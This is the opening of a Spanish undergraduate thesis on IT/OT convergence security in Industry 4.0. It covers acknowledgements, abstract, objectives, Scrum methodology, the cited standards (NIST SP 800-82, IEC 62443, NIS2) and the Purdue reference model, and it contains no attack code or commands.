UNIVERSIDAD DE VALLADOLID
ESCUELA DE INGENIERÍA INFORMÁTICA

GRADO EN INGENIERÍA INFORMÁTICA
MENCIÓN EN INGENIERÍA DE SOFTWARE

Análisis, explotación y refuerzo de vulnerabilidades en entornos de convergencia IT/OT

Autor: Nicolás García Núñez

UNIVERSIDAD DE VALLADOLID
ESCUELA DE INGENIERÍA INFORMÁTICA

GRADO EN INGENIERÍA INFORMÁTICA
MENCIÓN EN INGENIERÍA DE SOFTWARE

Análisis, explotación y refuerzo de vulnerabilidades en entornos de convergencia IT/OT

Autor: Nicolás García Núñez

Tutor académico: Julián Arroyo Álvarez

Tutores empresa: Álvaro García García & Enrique Rodríguez Núñez

Agradecimientos

Me gustaría en primer lugar agradecer a quienes contribuyeron en la realización del presente trabajo. En primer lugar, le doy las gracias a mi tutor de empresa, Álvaro García García, por confiar en mí desde el principio y otorgarme el privilegio de acogerme en Fundación CIDAUT. También agradecer a Enrique Rodríguez Núñez por ser mi mentor y principal fuente de soporte durante la realización de las prácticas de empresa y de este trabajo. Agradecer de igual manera a todos y cada uno de mis compañeros de Fundación CIDAUT, son los responsables de la experiencia tan enriquecedora que he vivido estos últimos meses, aportándome valores no solo a nivel profesional sino personal.

También me gustaría agradecer a todas aquellas personas que fueron parte de mi proceso de aprendizaje ya que sin ellos no hubiera conseguido llegar hasta aquí. Desde mi etapa en el Colegio Marista La Inmaculada hasta la Universidad de Valladolid donde se encuentran tutores, profesores, compañeros de clase, etc. Agradecer en especial al tutor académico de este Trabajo de Fin de Grado, Julián Arroyo Álvarez.

Por último y no precisamente menos importante, agradecer a toda la gente que me ha acompañado y ha confiado en mí durante todos estos años de dedicación, esfuerzo y constancia; entre los que se encuentran familia, amigos y pareja.

Resumen

En los últimos años, los entornos industriales han comenzado a ser uno de los principales objetivos de los ciberdelincuentes. La convergencia de la Tecnología de la Información (TI) y la Tecnología Operativa (TO) hacia la Industria 4.0, ha abierto la posibilidad de que un sistema industrial convencional pueda ser atacado de manera no solo física sino remota. Debido a esto, se ha comenzado un proceso de refuerzo respecto a la robustez de estos sistemas convergentes frente a ataques cibernéticos.

En el presente trabajo, se ha desplegado un entorno virtualizado que simulaba una red IT/OT, sobre el cual se ha realizado una fase de identificación y análisis de amenazas desde un enfoque forense-defensivo para reforzar estos sistemas ante las ciberamenazas que atentan contra los activos de los entornos industriales. Este proceso ha quedado recogido en una detallada prueba de concepto de los ciberataques que se pueden efectuar sobre un sistema de Industria 4.0, analizando las consecuencias tanto para la red IT como para la OT. De la misma manera, se hizo una demostración de bastionado o hardening para defender estas redes; así como una fase de análisis y monitorización.

Tras la etapa de desarrollo, quedaron recogidas diferentes técnicas y herramientas las cuales pueden ser utilizadas en el mundo real para tareas de evaluación de vulnerabilidades y pruebas de penetración (VAPT), análisis forense, monitorización y gestión de eventos, y hardening. También se han recogido recomendaciones y modelos de trabajo de ciberseguridad para la protección de los activos de la industria manufacturera en su etapa de cambio a Industria 4.0.

Palabras clave: Industria 4.0, Tecnología de la Información, Tecnología Operativa, Ciberseguridad, Evaluación de vulnerabilidades, Pruebas de penetración, Análisis forense, Bastionado, Hacking ético, SIEM

Abstract

For the past few years, industrial environments have become one of the main targets for malicious hackers. Information Technology (IT) and Operational Technology (OT) systems convergence towards Industry 4.0, has made Industrial Automation and Control Systems (IACS) vulnerable to not only physical but also remote cyberattacks. That's the reason why a hardening process against convergence systems was launched by companies that want to prevent cyberattacks towards their entity.

This thesis relied on a simulated environment which tried to be as close as a legit IT/OT network, in which a sort of forensic analysis was carried out to identify vulnerabilities and harden these systems against the cyberthreats that affect these industrial environments. This process was represented by a thorough proof of concept (PoC) that emphasized how vulnerable Industry 4.0 environments could be in both IT and OT areas. Thereafter, there was a stage dedicated to the deployment of some defensive techniques and bastioning procedures; as well as an analysis and monitoring phase.

Once the development phase was performed, this thesis analyzed the different tools and techniques that could actually be used in the real world for Vulnerability Assessment and Penetration Testing (VAPT), forensic analysis, monitoring and hardening. This study also covered the most popular cybersecutiry recommendations and frameworks that allow the manufacturing industry to protect their assets

Keywords: Industry 4.0, IIoT, Industrial Internet of Things, Information Technology, Operational Technology, Cybersecurity, Vulnerability Assessment, Penetration Testing, Forensic Analysis, Bastioning, Hardening, Ethical Hacking, SIEM

Índice general

Índice de figuras

Índice de tablas

1. Introducción

La Industria 4.0, conocida también como manufactura inteligente, surgió debido a la transformación digital vivida con la cuarta revolución industrial, consiguiendo la toma de decisiones en tiempo real, aumento de la productividad, flexibilidad y agilidad para habilitar una nueva forma en la que las industrias manufacturan, mejoran y distribuyen sus productos. De este modo, la industria manufacturera ha dedicado los últimos años a la integración de nuevas tecnologías, incluyendo el Internet Industrial de las Cosas (IoT), computación en la nube, e inteligencia artificial (IA) y machine learning en sus entornos de producción y procesos de Tecnología Operativa (OT).

Las fábricas inteligentes se encuentran equipadas con sensores avanzados, software embebido y robótica que recolecta y analiza datos para permitir una mejor toma de decisiones. Estas tecnologías digitales aportan una mejora de la automoción, mantenimiento predictivo, optimización de procesos y sobre todo un alcance mayor con respecto a la eficiencia y respuesta al consumidor imposible de imaginarse tiempo atrás.

Esta convergencia de la Tecnología de la Información y Tecnología Operativa aporta una gran oportunidad a la industria manufacturera para introducirse en la cuarta revolución industrial. El hecho de ser capaces de analizar la enorme cantidad de big data que recolectan los sensores y componentes de la parte OT, permite una visión en tiempo real de los activos de la manufactura e incluso provee herramientas de mantenimiento predictivo para alargar la vida útil de los componentes industriales.

Sin embargo, existe un aspecto tecnológico que suele ser el olvidado por las empresas de Industria 4.0, la ciberseguridad. También llamada seguridad informática, se encarga de proteger la infraestructura tecnológica de una empresa. Dicha infraestructura engloba activos importantes como: máquinas y dispositivos físicos (hardware), sistemas y servicios de ejecución, así como bases de datos y ficheros (software) y comunicación entre todos estos elementos. La disciplina de la ciberseguridad debe ser el mecanismo por el cual los estándares, procedimientos, métodos y técnicas que se diseñen para mantener información del sistema, lo hagan de una manera segura y fiable.

Las razones que hay detrás de la idea de dejar la ciberseguridad a un lado están muy claras. En primer lugar y puede que la principal razón por la que no se le da importancia a esta disciplina, es que las compañías perciben a la ciberseguridad como una tarea añadida que provoca dificultades para el equipo de desarrollo. Creen que es una tarea adicional que incrementa el coste y alarga el proceso de alcanzar los objetivos. En segundo lugar, existe una falta de concienciación sobre la importancia de la ciberseguridad en cualquier proyecto de Industria 4.0. La mayoría de mánagers se centran solamente en el objetivo principal y se olvidan de otros aspectos de alrededor. Por último pero no menos importante, las compañías suelen realizar suposiciones como: “Esto no va a pasar”, “No tenemos información que atraiga a los atacantes” o “Con un antivirus ya contamos con suficiente seguridad”. Este tipo de ideas evidentemente

son erróneas en un mundo interconectado donde nada se encuentra seguro.

Debido a episodios como el del ransomware WannaCry [41] en mayo de 2017, en el que más de 200.000 ordenadores fueron afectados, incluyendo entre otros, equipos de las compañías Nissan Motor Manufacturing y Renault, las industrias están haciendo un esfuerzo para cuidar su ciberseguridad. Por ejemplo el diseño de una infraestructura tecnológica segura, la protección de puntos de entrada y salida de las empresas (correo, página web, intranet, servidores de intercambio de datos, etc.) ya que pueden suponer vectores de entrada para un hacker malicioso que intente infiltrarse en la red interna de la compañía. Pero el aspecto más importante a la par que complicado en el que deben centrarse es en la concienciación de los propios empleados. Todo usuario debe ser consciente de la importancia de la seguridad informática y del uso del sentido común para prevenir ataques contra la propia persona (ingeniería social).

Es por ello, por lo que mediante este trabajo de fin de grado se pretende hacer una demostración de lo vulnerables que pueden llegar a ser estos entornos de Industria 4.0 en caso de no seguir con los estándares y procedimientos recomendados. También se quiere demostrar que la ciberseguridad no es un gasto, es una inversión, el gasto es el que se tiene que realizar una vez que la empresa es atacada. Como dijo John T. Chambers, ex CEO de la compañía Cisco Systems: "*Existen dos tipos de empresas: aquellas que ya han sido hackeadas y aquellas que aún no saben que han sido hackeadas*".

2. Objetivos y Alcance

Este trabajo de fin de grado tiene como objetivo principal el **despliegue de una infraestructura industrial para abordar una prueba de concepto de ciberseguridad** frente a las ciberamenazas a las que se pueden llegar a enfrentar los nuevos entornos convergentes hacia la Industria 4.0 mediante el análisis, explotación y refuerzo de vulnerabilidades. Además, se incluye un **análisis forense para desplegar medidas de defensa y monitorización que consigan detectar y prevenir dichas amenazas**. El entorno experimental asociado a la prueba de concepto, pretende caracterizar una infraestructura industrial que converja hacia la Industria 4.0, donde la conexión entre la parte de Tecnología de la Información (IT) y la parte de Tecnología Operativa (OT) se obtiene a partir del despliegue de un Gateway IoT cada vez más utilizado para la unión de ambas tecnologías. El entorno se apoya en el uso de máquinas virtuales que facilitan los recursos necesarios para diferentes casos de uso donde analizar el comportamiento de cada componente involucrado en un entorno real.

Para la realización de este trabajo se han considerado los siguientes **objetivos** específicos:

- **Familiarización con arquitecturas y entornos industriales:** estudiar y comprender los componentes y protocolos de un Sistema de Control Industrial (ICS) junto con el modelo de referencia de Purdue. De la misma manera, se pretende enfocar el contexto sobre la situación actual de la Industria 4.0 y las tecnologías utilizadas para la convergencia IT/OT.
- **Elaboración de una matriz de riesgos:** recoger los principales riesgos que atenten contra los activos de los entornos industriales; estableciendo una medida objetiva del nivel de exposición al riesgo, junto con medidas de mitigación.
- **Despliegue de un sistema de monitorización:** observar y registrar el flujo de paquetes que se produce entre las redes del entorno experimental. El registro de los paquetes, permitirá realizar un análisis forense con el objetivo de desplegar medidas defensivas que eviten el flujo de paquetes comprometidos para el entorno.
- **Demostración de ciberataques:** demostración de los ataques que se pueden realizar contra un entorno experimental que simule una infraestructura de convergencia IT/OT.
- **Despliegue de medidas defensivas:** estas medidas defensivas tendrán como objetivo que los paquetes que atenten contra la disponibilidad, confidencialidad e integridad del entorno experimental, sean identificados y tratados como se considere.

3. Forma de trabajo

3.1. Metodología

El presente trabajo de fin de grado, tiene como objetivo la realización de una **prueba de concepto de ciberseguridad** que abarque el **análisis, explotación y refuerzo de vulnerabilidades dentro de un entorno con convergencia IT/OT hacia la Industria 4.0**.

Se ha seguido un modelo de metodología ágil, basado en el framework conocido como *Scrum* a través de *Sprints*, con el que ya me había familiarizado en el último curso del Grado. Esta forma de trabajo está pensada para un trabajo colaborativo donde se encuentran implicados los siguientes roles:

- **Scrum Master:** tiene el rol de asegurar el cumplimiento de todos los eventos de *Scrum*, así como comprobar que estos sean positivos, productivos y dentro de tiempo. También debe ayudar al *Product Owner* a definir los objetivos del proyecto. Algunos roles similares que debe tomar son mentor, facilitador y manager.
- **Product Owner:** debe aportar claridad sobre la visión y el objetivo del proyecto. Su rol consiste principalmente en crear, comunicar y asegurar que se cumple el *Product Backlog*.
- **Developer:** es el encargado de crear cualquier aspecto que acerque al *Product Goal* en cada *Sprint*. Debe crear el plan para cada *Sprint* y adaptar el plan diario hacia el *Sprint Goal*.

En el contexto de este trabajo, los actores implicados junto con sus respectivos roles vienen recogidos en la siguiente tabla.

Tabla 3.1

Actores implicados en el presente trabajo

Actores principales		
Actor	Rol (TFG)	Rol (Scrum)
Enrique Rodríguez Núñez	Tutor empresa	Scrum Master
Álvaro García García	Tutor empresa	Product Owner
Julian Arroyo Álvarez	Tutor académico	Product Owner
Nicolás García Núñez	Autor	Developer

Para cada *Sprint*, era necesaria una reunión previa con CIDAUT con el fin de establecer un *Product Backlog* que fije unos objetivos para dicho *Sprint*, lo que se conoce como *Sprint Planning*. Una vez que se llegaba a la fecha establecida como fin del *Sprint*, se volvía a realizar otra reunión con CIDAUT, esta reunión se conoce como *Sprint Review* donde demuestro los objetivos que conseguí en ese *Sprint* en comparación con los fijados en el *Sprint Backlog*. Posteriormente, se pasa a la última reunión, es la que

se conoce como *Sprint Retrospective* donde en función de los resultados obtenidos, se establecen puntos a mejorar y se planifica el siguiente *Sprint*.




Figura 3.1: Scrum Framework. Fuente: [68]

Una vez vista la especificación de la metodología utilizada para este trabajo de fin de grado, llega el momento de explicar a grandes rasgos el proceso que se ha seguido para la realización del trabajo. Las primeras etapas del trabajo consistieron en una familiarización con los entornos industriales, conocer los IACS junto con sus componentes (PLC, SCADA, HMI...) así como los protocolos más populares en este tipo de entornos. Igual de importante resultó el hecho de conocer el contexto actual de la ciberseguridad en la industria manufacturera.

El apartado de desarrollo se llevó a cabo sobre un entorno experimental virtualizado que simuló un entorno con convergencia IT/OT hacia Industria 4.0. Sobre dicho entorno, se llevó a cabo una demostración de análisis, explotación y refuerzo de vulnerabilidades tanto para la parte IT como para la parte OT. La fase de ataque se realizó siguiendo el **Framework de Hacking Ético** que plantea cinco fases: (I) Reconocimiento, (II) Escaneo, (III) Análisis de vulnerabilidades, (IV) Explotación y (V) Obtención de resultados. Posteriormente, llegó la fase de análisis forense-defensivo para finalmente, con las conclusiones de la fase de ataque y el análisis forense, levantar medidas defensivas que incapacitaran los ataques lanzados previamente.




Figura 3.2: Camino a seguir

3.2. Planificación

Para que la metodología planteada funcionara correctamente, fue necesario establecer una serie de hitos que permitieran comprobar de manera objetiva que el trabajo fuera avanzando hacia el *Product Goal*. Las fechas estimadas de inicio y fin fueron los días 12 de febrero y 19 de julio respectivamente donde la duración de cada *Sprint* por norma general estuvo fijada en 7 días. Los lunes se realizaba el *Sprint Planning* y los viernes se realizaban tanto el *Sprint Review* como el *Sprint Retrospective*. Diariamente, existía la posibilidad de realizar un *Daily Scrum* en caso de que la tarea tuviera una alta complejidad o requiriera de cierta experiencia en un campo en concreto.

Con ayuda de los *Scrum Master* y el *Product Owner*, se estableció la siguiente planificación mensual con sus respectivos objetivos.

Figura 3.3: Planificación de los hitos

4. Ciberseguridad industrial

Como se describe en el paper [10] del Grupo CGI, la adopción de las tecnologías de la Industria 4.0 y la intención de alcanzar la llamada Industria 5.0, está provocando enormes cambios en la industria manufacturera. Las empresas líderes, gracias a la tecnología, se están centrando en aspectos como la hiperpersonalización, manufacturación sostenible y prestación de servicios mientras se mejora la eficiencia y calidad operativa.

La transformación industrial es un paso muy significativo, sin embargo, el riesgo frente a ciberamenazas ha incrementado de manera paralela debido a factores como:

- La utilización de máquinas *legacy* que en un primer momento no estuvieron pensadas para conectarse en redes digitales.
- Falta de conciencia por los empleados y fugas de información accidentales.
- Necesidad para trabajar en remoto debido a la crisis de la COVID-19.
- Tecnologías y cadenas de suministro vulnerables.

Tecnología de la Información vs Tecnología Operativa

Debido al proceso de transformación digital hacia la Industria 4.0, es muy importante conocer las diferencias y similitudes entre un entorno de Tecnología de la Información (IT) y uno de Tecnología Operativa (OT). OT controla procesos que pueden llegar a provocar impactos físicos, guiando el proceso físico con componentes en plantas manufactureras, centrales eléctricas, raíles, tuberías y demás infraestructuras. El impacto de la IT se mantiene dentro de la compañía, sin embargo, los componentes OT son críticos para la seguridad y la economía global. La convergencia IT/OT tiene beneficios como la reducción de costes, incremento en la productividad así como obtener ventaja ante la competencia. Pero esta convergencia también tiene un aspecto negativo, la interconexión de estos entornos provoca que ataques dirigidos inicialmente al entorno IT permitan bifurcar a los sistemas OT.

Utilizar técnicas de ciberseguridad IT en entornos OT no es viable debido a que la manera en la que se lleva a cabo la implementación y la nomenclatura utilizada no son iguales en ambos entornos. Al igual que las prioridades de seguridad IT de confidencialidad, integridad y disponibilidad son distintas respecto al entorno OT, en un entorno OT, estos factores se encontrarían invertidos. Se considera que en un entorno IT lo más importante es mantener la información en secreto y los accidentes y problemas de seguridad pueden pasarse por alto. Sin embargo, en un entorno OT, también se trabaja con proyectos confidenciales pero la seguridad de la planta industrial es mucho más importante. La famosa triada vería una modificación en el entorno OT como se aprecia en la siguiente imagen.




Figura 4.1: Las prioridades en la seguridad IT son invertidas en un entorno OT. Fuente: [10]

Según el IBM X-Force Threat Intelligence Index de 2023 [28], la industria manufacturera fue por tercer año consecutivo la industria más atacada, representando el 25,7 % de los incidentes dentro de los 10 principales sectores. Entre los métodos utilizados para atacar a esta industria, destaca el malware representando un 45 % de los ataques. El ransomware sigue siendo también una técnica muy utilizada, siendo este el método de ataque en un 17 % de los casos. En este reporte también se obtiene que un 32 % de los reportes de seguridad se debe a incidentes de robo y filtrado de datos. Con esto se demuestra que los atacantes prefieren este método para atentar contra las organizaciones y obtener beneficios económicos. A medida que pasan los años, los ciberataques al entorno OT se mantiene en aumento, algunas víctimas de este tipo de ataques vienen recogidos en la siguiente línea de tiempo.




Figura 4.2: Ciberataques a la Tecnología Operativa hasta el año 2022. Fuente: [22]

Gracias a estos datos, se puede sacar como conclusión que un incremento en la seguridad en las industrias es totalmente necesario y la seguridad IT tradicional no es suficiente para proteger compañías manufactureras. Las manufactureras necesitan una aproximación donde se preste atención a las personas, procesos y tecnologías para defenderse de manera adecuada contra las posibles ciberamenazas. La ciberseguridad necesita convertirse en uno de los principales focos de atención en los entornos de Industria 4.0,

centrándose tanto en la Tecnología de la Información (IT) como en la Tecnología Operativa (OT), que incluye a los IACS.

Para conseguir esto, hace falta centrarse en una serie de factores como: asegurarse de que las políticas, protocolos y controles de ciberseguridad establecidos se están siguiendo correctamente, existe una mayor concienciación de los riesgos de ciberseguridad entre empleados, se realizan programas de entrenamiento internos para mantenerse al día de las amenazas que van surgiendo y existe acceso a talento e inteligencia en ciberseguridad.

Arquitectura de Ciberseguridad IT/OT

A la hora de desarrollar un plan de ciberseguridad en un entorno OT, es imprescindible realizarlo acorde a los estándares, modelos, frameworks y arquitecturas que han sido diseñadas para asegurar a los entornos industriales y OT. Algunas de las versiones más importantes son:

- **NIST SP-800-82:** el Instituto Nacional de Estándares y Tecnología (NIST) Publicación Especial (SP) 800-82 [57] fue establecido por el Departamento de Comercio de EE. UU. con el fin de que se sigan unas buenas prácticas además de seguras en las industrias. Provee una guía para securizar los Sistemas de Control y Automatización Industrial (IACS) incluyendo los sistemas SCADA, DCS, PLC, etc.
- **El modelo de referencia de Purdue:** adoptado en ISA99 [44], el modelo de Purdue fue desarrollado por la Universidad Purdue en Manufactura Integrada por Computador en los años 90. La ventaja principal del modelo de Purdue es que establece una jerarquía clara para la segmentación de la red, con diferentes niveles cada uno con distintos requisitos de ciberseguridad. Sin embargo, este modelo tiene el inconveniente de que en un principio no se tuvo en cuenta el nivel de convergencia IT/OT que se requiere a día de hoy en las industrias manufactureras.
- **IEC 62443:** la serie de estándares IEC 62443 [30] fue escrita por expertos en IACS para dueños de IACS, manufactureros, e integradores involucrados en diferentes sectores y aplicaciones. Proporciona un enfoque sistemático para identificar y mitigar los riesgos de ciberseguridad durante todo el ciclo de vida de los IACS. Se trata de segmentar el IACS en diferentes zonas donde las compañías deben destinar su atención para garantizar la seguridad del sistema.
- **Directiva NIS (NIS-D):** adoptado inicialmente por el Parlamento Europeo en Julio de 2016, actualmente en su versión 2 con nombre NIS2 [14], se centra en la seguridad de las redes y sistemas de información en relación con infraestructuras críticas. Este framework no establece un objetivo por cumplir o requisitos costosos para cada categoría, lo que hace es examinar el riesgo asociado a cada operador y provee unos pasos a seguir para minimizar dicho riesgo. Establece también una serie de medidas legales para mejorar las capacidades de ciberseguridad en la Unión Europea estableciendo un framework común para ciber-riesgos y respuesta ante incidentes de ciberseguridad.

5. Redes y protocolos industriales

En la década de los 90, apareció el modelo de referencia de Purdue, una parte de *Purdue Enterprise Reference Architecture* (PERA), el cual establece un modelo para la transmisión de datos destinado a la Manufactura Integrada por Computadora (CIM). El modelo de referencia de Purdue, establece un modelo para las compañías donde usuarios finales, integradores y fabricantes pueden colaborar integrando aplicaciones en capas clave de la red de la compañía e infraestructura de proceso.

Como viene recogido en el artículo [11], el modelo de referencia de Purdue fue recogido en ISA-99 [44] y posteriormente utilizado como un modelo de concepto para la segmentación de red de los IACS. En dicho modelo se recogen las conexiones y dependencias entre los componentes principales de un sistema típico IACS, dividiendo la arquitectura en dos zonas, IT y OT, las cuales se dividen a su vez en seis niveles comenzando en el nivel 0. En la base del modelo de Purdue, se sitúa la parte OT, los sistemas utilizados en infraestructuras críticas y manufactura para monitorizar los equipos físicos y procesos operativos. Según este modelo, la parte anterior se encuentra separada de la parte IT, la cual se encuentra en la parte más alta del modelo. Entre medias de ambas partes, se encuentra la zona desmilitarizada (DMZ) cuya función principal consiste en separar y controlar los accesos entre las zonas IT y OT.

Dentro de dichas zonas, se encuentran una serie de capas separadas donde se recogen los componentes de control industrial. Dichas capas se conocen como niveles, serían los siguientes:

- **Nivel 0:** incluye los componentes físicos involucrados en la creación del producto. Estos dispositivos serían motores, bombas, sensores, válvulas, etc.
- **Nivel 1:** está compuesto por los sistemas que se dedican a la monitorización y envío de comandos a los dispositivos del nivel 0. Estos sistemas serían los controladores lógicos programables (PLC), unidades de terminal remoto (RTU) y dispositivos electrónicos inteligentes (IED).
- **Nivel 2:** se encuentran los dispositivos que controlan el proceso global del sistema. Serían por ejemplo las interfaces persona-computadora (HMI) y los software que permiten supervisión, control y adquisición de datos (SCADA).
- **Nivel 3:** engloba la gestión del flujo de producción. Es donde se encontrarían los sistemas de ejecución de manufactura (MES), gestores de operaciones de manufactura (MOMS) y el histórico de los datos.
- **Zona de DMZ industrial (iDMZ):** la iDMZ crea una especie de barrera entre las redes IT y OT. Se utilizan controles de seguridad de red y aplicaciones para gestionar el flujo de datos entre las zonas sin confianza.
- **Nivel 4:** se encontrarían los sistemas de gestión de la logística implicada en las operaciones de manufactura. También se proveerían comunicaciones y almacena-

miento de datos. Serían sistemas como el software de planificación de recursos empresariales (ERP), bases de datos y servidores de correo electrónico.

- **Nivel 5:** es donde se encontraría la red empresarial. A pesar de no tratarse de un entorno del IACS, en esta red se almacenan datos de los IACS para decisiones de negocio por lo que es importante destacar dicha red.

